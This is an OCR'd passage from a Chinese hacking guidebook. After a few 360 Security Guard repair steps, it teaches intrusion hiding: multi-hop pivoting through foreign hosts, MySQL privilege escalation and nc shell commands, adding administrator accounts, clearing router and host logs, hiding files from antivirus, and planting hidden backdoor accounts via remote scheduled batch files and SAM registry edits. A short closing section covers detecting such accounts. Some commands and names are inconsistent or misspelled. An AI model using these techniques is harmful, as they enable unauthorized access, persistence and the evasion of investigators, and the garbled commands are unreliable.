
2 打开360漏洞修复窗口

单击“系统存在漏洞”区域的“查看并修复漏洞”按钮即可打开360漏洞修复窗口，如下图所示为360漏洞修复窗口界面。



3 下载并安装漏洞补丁

360安全卫士所下载的漏洞补丁均是从微软官方网站下载的，因此下载速度可能会有一点慢，耐心等待即可，如右图所示。



4. 系统全面诊断

系统全面诊断将扫描191个容易被恶意程序和木马感染的位置，将这些位置的内容一一列举，并依托庞大的知识库对各项给予解释，具体操作步骤如下。

切换到“系统全面诊断”选项卡，360卫士会自动扫描系统可能存在威胁的位置，这里扫描过后没有发现威胁，如右图所示。如果发现了危险，则可选中该项目前面的复选框，单击窗口下面的“修复选中项”按钮将其修复即可。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5. 修复IE

360安全卫士也可以修复IE，具体操作步骤如下。

单击“高级”按钮进入其界面后切换到“修复IE”选项卡，然后在窗口中间选中需要修复的项目，如右图所示，最后单击窗口下方的“立即修复”按钮即可，修复完成退出程序，重启计算机。




6. 修复LSP连接

Windows的网络连接可以由称为“分层服务提供商”的机制进行扩展，实现广泛实用用途。但这种扩展也经常被恶意软件利用，劫持LSP协议，干扰用户正常上网，修复LSP连接的具体操作步骤如下。

1 打开LSP修复对话框

切换到“高级工具集”选项卡，单击“LSP修复工具”选项，如下图所示。



2 修复LSP连接

单击对话框左下位置的“修复Winsock LSP”按钮即可完成修复，如下图所示。



提示：恢复Winsock LSP到初始状态

如果使用修复Winsock LSP后仍然无法访问网站，则将Winsock LSP恢复到安装360安全卫士时的初始状态，以确保网络连接可用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第11章

黑客在入侵的时候不管是利用Telnet命令来入侵还是利用其他软件来入侵，其入侵信息都会保留在服务器上，虽然有程序可以清除那些记录，但是一定要有“管理员”权限才可以，因此在黑客入侵的时候常常会采用各种方法进行隐藏。这一章将介绍黑客入侵时常采用的信息隐藏技术以及后门清理方法。

信息隐藏与后门清理



CD ROM

参见随书光盘

- 第11章　信息隐藏与后门清理\
  - 11.2.1　利用“命令提示符”创建后门账户.swf
  - 11.2.2　通过“注册表”创建后门账户.swf
  - 11.4.2　手工清除自己计算机中的日志.swf

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



11.1 入侵隐藏技术

当黑客入侵某计算机留下了入侵信息，被入侵计算机的用户就可以通过这些信息来获得黑客的相关信息，从而追捕他们。但是聪明的黑客往往不会留下任何痕迹，他们往往会利用各种技术来隐藏自己。

11.1.1 跳板技术

网络入侵，安全第一。一个狡猾的、高明的入侵者，不会冒然实施行动。他们在入侵前会做足功课，入侵时会通过各种技术手段保护自己，以防被对方发现，引火烧身。其中，跳板技术是攻击者通常采用的技术。

1. 确定目标


攻击者在通过扫描工具进行定点（IP）扫描或者对某IP段扫描的过程中发现了该系统（服务器）的某个漏洞，然后准备实施攻击。比如，通过对某IP段的扫描，发现该IP段IP地址为211.52.*.84的主机存在MYSQL漏洞，可以通过获取系统权限进而控制该服务器。

2. 设计跳板

跳板通俗讲就是一条通往目标主机的主机链，理论上讲当然是链越长就越安全，但是链太长连接的速度太慢，因为其中的中转太多。攻击者往往会评估入侵风险，从而制订或者设计跳板。一般的原则是，如果是政府、军队等敏感部门往往跳板会比较多，甚至这些跳板主机会纵横七大洲四大洋。另外，入侵国内服务器往往也会需要国外的跳板主机。

跳板主机的选择往往是一些安全性一般速度较快，很少有人光顾的主机。因为如果是跳板出了安全问题，安全人员从中间入手，进行反向追踪，定位入侵者相对比较容易。

某黑客进行入侵检测的目标主机是一家韩国的服务器（通过www.ip138.com查询），综合考虑，设计了三级跳板，即通过三个主机中转在第三级跳板上进行目标主机的入侵。如右图所示。



跳板设计的路线为：远程登录（3389）到IP地址为203.176.*.237的马来西亚服务器，然后在该服务器上通过CMD命令登录到IP地址为203.115.*.85的印度Cisco路由器，最后由该路由器上telnet到某韩国主机。最后以该韩国服务器为工作平台实施MYSQL提权操作。

提示：在跳板中加入路由器或者交换机

攻击者往往在跳板中加入路由器或者交换机（比如Cisco的产品），虽然路由器的日志文件会记录登录IP，但是可以通过相关的命令清除该日志。并且这些日志清除后将永远消失，因为路由器的日志保存在flash中，一旦删除将无法恢复。如果跳板全部用主机，虽然也可以清除日志，但是现在的恢复软件往往可以恢复这些日志，就会留下痕迹，网络安全人员可以通过这些蛛丝马迹找到黑客。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. 跳板入侵

（1）第一跳，远程桌面


1 打开“远程桌面连接”对话框

打开“运行”对话框后输入mstsc命令并按Enter键，如下图所示。



2 连接远程服务器

在“远程桌面连接”对话框中输入马来西亚服务器的IP地址203.176.*.237，如下图所示。随后输入用户名、密码即可远程连接到该服务器。



提示：使用虚拟机入侵

一个非常狡猾高明的入侵者一般不会用自己平时使用的主机进行远程桌面连接入侵，他们往往通过一些人员流动比较大的公共电脑进行入侵。如果找不到，他们一般不会用物理主机，会采用虚拟机系统进行入侵。因为物理主机的入侵会留下痕迹，就算删除格式化也会被恢复。而虚拟机，入侵完成后可以删除，呼之即来，弃之毫不可惜。

（2）第二跳，telnet路由器

打开服务器命令行工具（cmd），输入telnet 203.115.*.85进行连接。该路由器是一Cisco设置了虚拟终端的密码，输入密码进入路由器一般模式。此时即可以通过路由器telnet到下一个跳板。当然最好有该Cisco路由器的特权密码，敲入en，然后输入特权密码进入特权模式。因为就算没有进入路由器的特权模式，但路由器还是记录了此次登录，因此一定要进入特权模式，通过路由器命令清除登录记录和历史命令。

作为一个狡猾的入侵者，在进入路由器特权模式后，不是马上进入下一跳板。往往通过show user命令查看有没有其他人（特别是管理员）登录到路由器。如果存在其他登录，一个谨慎的入侵者往往会放弃该跳板转而用其他的跳板。

（3）第三跳，telnet主机

在路由器特权模式下，输入telnet 203.115.*.85，随后输入用户名及其密码后就telnet到远程主机系统给我们一个shell。

4. 提权

至此，经过三级跳到达工作平台，然后就在该shell上进行目标主机的MYSQL提权操作。在工作平台上打开“命令提示符”窗口，然后依次输入下面的命令。

```
cd msysql
cd bin
mysql -h 211.52.118.84 -uroot
\. c:\mysql\bin\2003.txt
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在工作平台上再打开一个“命令提示符”窗口，输入nc 211.52.118.84 3306命令，即监听该IP的3306端口，返回一个目标主机的shell，获取该主机的控制权。在该shell上输入命令建立管理员用户。

```
net user test test /add
net localgour administrators test /add
```

然后输入netstat-ano命令查看对方是否为3389端口，如果打开了那么就可以进行远程桌面的连接了。

5. 全身而退

入侵完成获得目标主机的管理权限，入侵者就要擦除痕迹，准备撤退了。

（1）由于从目标主机获得的shell是反向连接获得的，不会有日志记录，所以不用管直接断开连接。

（2）上传clearlog工具，清除telnet主机上的登录日志。

（3）输入exit，退出路由器到主机的telnet连接。在路由器上输入clear logging分别用来清除登录日志。

（4）退出路由器登录，通过工具清除远程桌面主机上的登录日志，然后删除登录用账户和用户目录，注销用户。

11.1.2 文件隐藏技术

黑客总是想把一些文件能长久地留在“肉鸡”上，一般人喜欢把文件放在%systemroot%\system32\下，对付一般的用户而言是够了，但是如果对方是高手，必须深入挖掘一些文件隐藏的技术，一来躲过“肉鸡”管理员的目测；二来还可以躲过一部分杀毒软件的扫描与查杀。

1. 简单隐藏

利用attrib命令来给文件目录加隐藏与系统属性。比如将C:\Windows\blue文件设置为系统文件夹隐藏，打开“命令提示符”窗口并输入attrib +h +s c:\windows\blue并按Enter键即可，如右图所示。



这个命令瞒不过大多数用户，因为如果他们在“文件夹属性”对话框中取消选中“显示所有文件”和“隐藏受保护的操作系统文件”复选框，就可以看到这个隐藏的文件目录。

2. 使用专用文件夹隐藏文件

系统的计划任务、控制面板、回收站都是专用文件夹，这些文件夹表面上不能复制文件进去，但其实还是可以的，而且复制过去的文件用资源管理器都看不到。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

%systemroot%\tasks目录是计划任务文件夹，可以通过在“命令提示符”窗口中复制一个文件，例如：copy c:\abc.txt %systemroot%\tasks，如右图所示。



文件已经复制到了tasks目录中，但是如果通过资源管理器进入这个tasks目录，则看不到abc.txt文件。由于有一部分杀毒软件对这些专用文件夹会“视而不见”，因此这样操作的安全性更高。

提示：创建专用文件夹

在资源管理器中，新建一个文件夹，把它更名为hack.{D20EA4E1-3957-11d2-A40B-0C5020524153}，确认后你会发现只有主文件名hack留了下来，扩展名和hack后的点都消失了，并且这个文件夹的图标也变成了管理工具的图标了。因此通常可在自己的计算机做好了再传到“肉鸡”上去。

3. 用合并复制来隐藏文件

这种方法在“肉鸡”上没有什么利用价值，因为它主要用于隐藏文本文件。首先准备好文本文件，再准备一个非文本文件，它可以是图片、视频、音乐，甚至是可执行文件，然后就使用copy命令来执行合并。

比如将一个文本文件和一个图片文件合并，打开“命令提示符”窗口输入copy d:\ab.jpg /b +d:\abc.txt abcd.jpg命令后按Enter键即可，如右图所示。



11.1.3 代理服务器

代理服务器英文全称是Proxy Server，其功能就是代理网络用户去取得网络信息。形象地说：它是网络信息的中转站。在一般情况下，可使用网络浏览器直接去连接其他Internet站点取得网络信息时，须送出Request信号来得到回答，然后对方再把信息以bit方式传送回来。

代理服务器是介于浏览器和Web服务器之间的一台服务器，有了它之后，浏览器不是直接到Web服务器去取回网页而是向代理服务器发出请求，Request信号会先送到代理服务器，由代理服务器来取回浏览器所需要的信息并传送给浏览器。而且，大部分代理服务器都具有缓冲功能，就好像一个大的Cache，它有很大

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的存储空间，并不断将新取得数据存储到本机的存储器上，如果浏览器所请求的数据在本机的存储器上已经存在而且是最新的，那么它就不重新从Web服务器取数据，而直接将存储器上的数据传送给用户的浏览器，这样就能显著提高浏览速度和效率。更重要的是：Proxy Server（代理服务器）是Internet链路级网关所提供的一种重要的安全功能，它的工作主要在开放系统互联（OSI）模型的对话层。主要的功能如下。

① 突破自身IP访问限制，访问国外站点。教育网、169网等网络用户可以通过代理访问国外网站。

② 访问一些单位或团体内部资源，如某大学FTP（前提是该代理地址在该资源的允许访问范围之内），使用教育网内地址段免费代理服务器，就可以用于对教育网开放的各类ftp下载、上传，以及各类资料查询共享等服务。

③ 突破中国电信的IP封锁：中国电信用户有很多网站是被限制访问的，这种限制是人为的，不同Serve对地址的封锁是不同的。所以不能访问时可以换一个国外的代理服务器试试。

④ 提高访问速度：通常代理服务器都设置一个较大的硬盘缓冲区，当有外界的信息通过时，同时也将其保存到缓冲区中，当其他用户再访问相同的信息时，则直接由缓冲区中取出信息，传给用户，以提高访问速度。

⑤ 隐藏真实IP：上网者也可以通过这种方法隐藏自己的IP，免受攻击。

11.1.4 Sock5代理跳板

被代理端与代理服务器通过“Sock4/5代理协议”进行通信（具体协议内容可查看RFC文档）。Sock4代理协议可以说是对HTTP代理协议的加强，它不仅是对HTTP协议进行代理，而且对所有向外的连接进行代理，是没有协议限制的。也就是说，只要你向外连接，它就给你代理，并不管你用的是什么协议，极大地弥补了HTTP代理协议的不足，使得很多在HTTP代理情况下无法使用的网络软件都可以使用了（例如OICQ、MSN等软件）。Sock5代理协议又对前一版进行了修改，增加了支持UDP代理及身份验证的功能。它不是“协议代理”，所以它会对所有的连接进行代理，而不管用的是什么协议。

与普通的Sock代理程序相比，Sock5支持多跳板之间的连续跳，可支持最多达255个跳板之间的连跳运动。普通的Sock代理程序之间的数据传输是不加密的，而它支持的跳板之间传输的数据是经过动态加密的，也就是说每次传输过程中，数据加密的方式都不相同。就算你不幸在hacking的过程中被webmaster发现，普通的Sock代理程序将会被webmaster用sniffer把你的信息一览无遗，而如果用Sock5，webmaster将会看到一堆乱码。

普通的Sock代理程序在设置上比较烦琐，而它只用两步就可以了，普通的Sock代理程序只支持TCP或UDP的连接，很少有二者兼顾的，而它却全部支持。普通的Sock代理程序都是“大胖子”，而Sock5的体积只有72KB。

11.1.5 端口重定向

当你在局域网（Lan）内部架设一台Web Server的时候，别人从Internet无法正常访问Lan的Web Server，或者局域网（Lan）中一台计算机没有打开80（Web Server

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Port）端口，但是你又想别人访问你的Web Server Port的时候，能够与局域网（Lan）内部一台已经打开的Web Server Port的计算机自动连接，那么这时候你就需要用到端口重定向功能（网络地址转换NAT）。

端口重定向（端口映射）：如果ISP提供的IP地址比较多，可以使用NAT为每个服务器映射一个外部地址。但如果提供的不多（如就两个时），内网有4台服务器需要团队外提供服务，一个用于内网地址转换，另一个用于对外网提供服务。

```
Interface fastethernet0/0
Ip address 192.168.1.1 255.255.255.0
Duplex auto
Speed auto
Ip nat inside
No shutdown
Interface fastethernet0/1
Ip address 211.82.220.129 255.255.255.248
Duplex auto
Speed auto
Ip nat outside
No shutdown
Access-list 1 permit 192.168.1.0 0.0.0.255
Ip nat inside source list1 interface fastethernet0/1 overload
Ip nat inside source static tcp 192.168.1.2 80 202.99.220.130 80
Ip nat inside source static tcp 192.168.1.3 21 202.99.220.130 21
Ip nat inside source static tcp 192.168.1.4 25 202.99.220.130 25
Ip nat inside source static tcp 192.168.1.5 110 202.99.220.130 110
```



11.2 账户隐藏技术

当黑客入侵一台主机后，会想方设法保护自己的“劳动成果”，因此会在“肉鸡”上留下种种后门长时间控制“肉鸡”，其中使用最多的就是账户隐藏技术。

在“肉鸡”上建立一个隐藏的账户，也就是创建一个账户后门，以备需要的时候使用。账户隐藏技术可谓是最隐蔽的后门，一般用户很难发现系统中隐藏账户的存在，因此危害性很大。这一节将介绍两种常用的创建账户后门以及如何清除这些“隐藏账户”的方法。

11.2.1 利用“命令提示符”创建后门账户

制作系统后门账户并不是十分高深的技术，利用平时经常用到的“命令提示符”就可以制作一个简单的后门账户。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 编写BAT文件

1 编辑记事本

在桌面上新建一个文本文档，输入net user sysbak 123456 /add和net localgroup administrators sysback /add命令，如下图所示。



2 保存为BAT文件

退出记事本，将该记事本命名为hack.bat，然后单击“确定”按钮，该文本文档就会自动转换为BAT文件，如下图所示。



提示：命令的含义

命令一：net user sysbak 123456 /add表示添加用户名为 sysbak，密码为123456的账号。sysbak为账号，123456为密码。/add表示添加账号。命令二：net localgroup administrators sysback /add表示把sysback添加到管理员组 (administrators) 。

2. 与目标主机建立IPC$连接

编写好BAT文件以后，下一步就是要求与目标主机建立IPC$连接，这点在6.1.1小节已经做过介绍，这里不再重复。

3. 复制文件到目标主机

在“命令提示符”窗口下执行copy File \\IP\PATH命令。

命令说明：File表示本地的文件名,IP是目标主机的IP地址，PATH为保存文件的路径。比如打开“命令提示符”窗口，输入copy hack.bat \\192.168.1.68\c$命令，copy命令执行成功后，就已经把E盘下的hack.bat文件复制到192.168.1.68的C盘上了。此外也可以通过映射驱动器将该文件直接上传上去。

4. 通过计划任务让远程主机执行文件hack.bat

1 查看远程主机的系统时间

输入net time \\IP命令，比如这里输入net time \\192.168.1.66命令并按Enter键即可查看，如下图所示。



2 建立计划任务

输入at \\IP TIMECOMMAND命令，比如这里输入at\\192.168.1.66 18.00 c:\hack.bat命令并按Enter键，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 断开IPC$连接

在“命令提示符”窗口中输入net use \\192.168.1.66 /del命令并按Enter键即可断开，如右图所示。



5. 验证账户是否成功创建

等一段时间感觉远程主机执行任务了，就可以通过IPC$连接来验证是否成功创建sysback账户，连接成功就说明管理员账户sysback添加成功了。这里用户可参照6.1.1小节进行操作。

这种方法只能将账户在“命令提示符”中进行隐藏，而对于“计算机管理”则无能为力。因此这种隐藏账户的方法并不是很实用，只对那些粗心的管理员有效，是一种入门级的系统账户隐藏技术。

11.2.2 通过“注册表”创建后门账户

从上文中可以看到用“命令提示符”隐藏账户的方法缺点很明显，很容易暴露。而在“注册表”中进行一番小小的设置，就可以让系统账户在两者中完全“蒸发”。

1. 给管理员注册表权限


1 打开“SAM的权限”对话框

打开“注册表编辑器”找到并右击HKEY_LOCAL_MACHINE\SAM\SAM项，在弹出的快捷菜单中单击“权限”命令，如下图所示。



2 给管理员注册表操作权限

在“SAM的权限”对话框中选中Administrators账户，然后在下方的权限设置处选中“完全控制”复选框，如下图所示。单击“确定”按钮保存退出。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 将隐藏账户替换为管理员

1 找到目标子键

成功得到注册表操作权限后，SAM下面的键值就可以展开了，然后依次展开HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names分支，如下图所示。



2 打开“导出注册表文件”对话框

当前系统中所有存在的账户都会在这里显示，当然包括创建的隐藏账户，右击该账户，在弹出的快捷菜单中单击“导出”命令，如下图所示。




3 导出隐藏账户键值

在弹出的“导出注册表文件”对话框中设置导出文件的路径并输入导出文件的名称，比如sysbak，单击“保存”按钮即可开始导出，如下图所示。




4 导出隐藏账户对应的键值项

返回上一级目录Users，将000001F4和000003F5两项的键值都导出，如下图所示。并将它们导出的注册表文件分别命令为admin.reg和user.reg。



5 用“记事本”方式打开admin.reg

右击admin.reg，在弹出的快捷菜单中依次单击“打开方式>记事本”命令，如右图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


6 复制键值内容

在admin.reg的记事本中将其中F值后面的内容复制下来，如下图所示。



7 替换user.reg的F值

用记事本的方式打开user.reg，然后将其F值替换为admin的F值，如下图所示。




8 删除账户

打开“命令提示符”窗口，输入net user sysbak /del命令，如下图所示。



9 将注册表文件导入注册表

双击修改后的user.reg、 sysbak.reg注册表文件（先导入sysbak.reg，再导入user.reg），会弹出一个对话框，单击“是”按钮即可将其导入，如下图所示。



10 完成隐藏账户制作

这样就完成了隐藏账户的制作了，右击桌面上“我的电脑”图标，然后选择“管理”命令进入“计算机管理”窗口查看用户，这里就看不到刚制作完的隐藏账户了，如右图所示。



11.2.3 清除隐藏账户

隐藏账户的危害十分巨大。因此用户有必要在了解账户隐藏技术后，再了解相应的防范技术，把隐藏账户彻底从系统中清除。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1. 添加“$”符号型隐藏账户

对于这类隐藏账户的检测比较简单。一般黑客在利用这种方法创建完隐藏账户后，会把隐藏账户提升为管理员权限，可采用下面的两种方法来查看。

(1) 利用“命令提示符”命令

打开“命令提示符”窗口，输入net localgroup administrators命令后按Enter键即可看到拥有管理员权限的账户，如下图所示。



(2) 查看“计算机管理”

右击“我的电脑”图标，然后选择“管理”命令进入“计算机管理”窗口并展开“本地用户和组>用户”，即可查看到该账户，如下图所示。



2. 修改注册表型隐藏账户

由于使用这种方法隐藏的账户是不会在“命令提示符”和“计算机管理”中看到的，因此可以到注册表中删除隐藏账户。

打开“注册表编辑器”，然后找到HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names子键，把这里存在的账户和“计算机管理”中存在的账户进行比较，多余的账户就是隐藏账户了。想要删除它也很简单，直接删除以隐藏账户命名的项即可，如右图所示。



3. 无法看到名称的隐藏账户


如果黑客制作了一个修改注册表型隐藏账户，在此基础上删除了管理员对注册表的操作权限。那么管理员是无法通过注册表删除隐藏账户的，甚至无法知道黑客创建的隐藏账户名称。这时就需要借助“组策略”来帮忙了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1 打开“组策略”窗口

在桌面上依次单击“开始>运行”命令，打开“运行”对话框，然后在其文本框内输入gpedit.msc命令并按Enter键即可，如下图所示。




2 打开目标选项属性对话框

依次单击展开“计算机配置>Windows设置>安全设置>本地策略>审核策略”目录，然后双击右窗格中的“审核策略更改”选项，如下图所示。



3 开启登录事件审核功能

在弹出的“审核策略更改属性”对话框中的“本地安全设置”选项卡中，选中“成功”复选框，如右图所示。然后单击“确定”按钮保存退出即可。



进行登录审核后，可以对任何账户的登录操作进行记录，包括隐藏账户，这样就可以通过“计算机管理”中的“事件查看器”准确得知隐藏账户的名称，甚至黑客登录的时间。即使黑客将所有的登录日志删除，系统还会记录是哪个账户删除了系统日志，这样黑客的隐藏账户就暴露无疑了。

得知隐藏账户的名称后但是仍然不能删除这个隐藏账户，因为没有权限。但是可以在“命令提示符”中输入“net user 隐藏账户名称 654321”更改这个隐藏账户的密码。这样这个隐藏账户就会失效，黑客无法再用这个隐藏账户进行登录了。



11.3 其他常见的后门

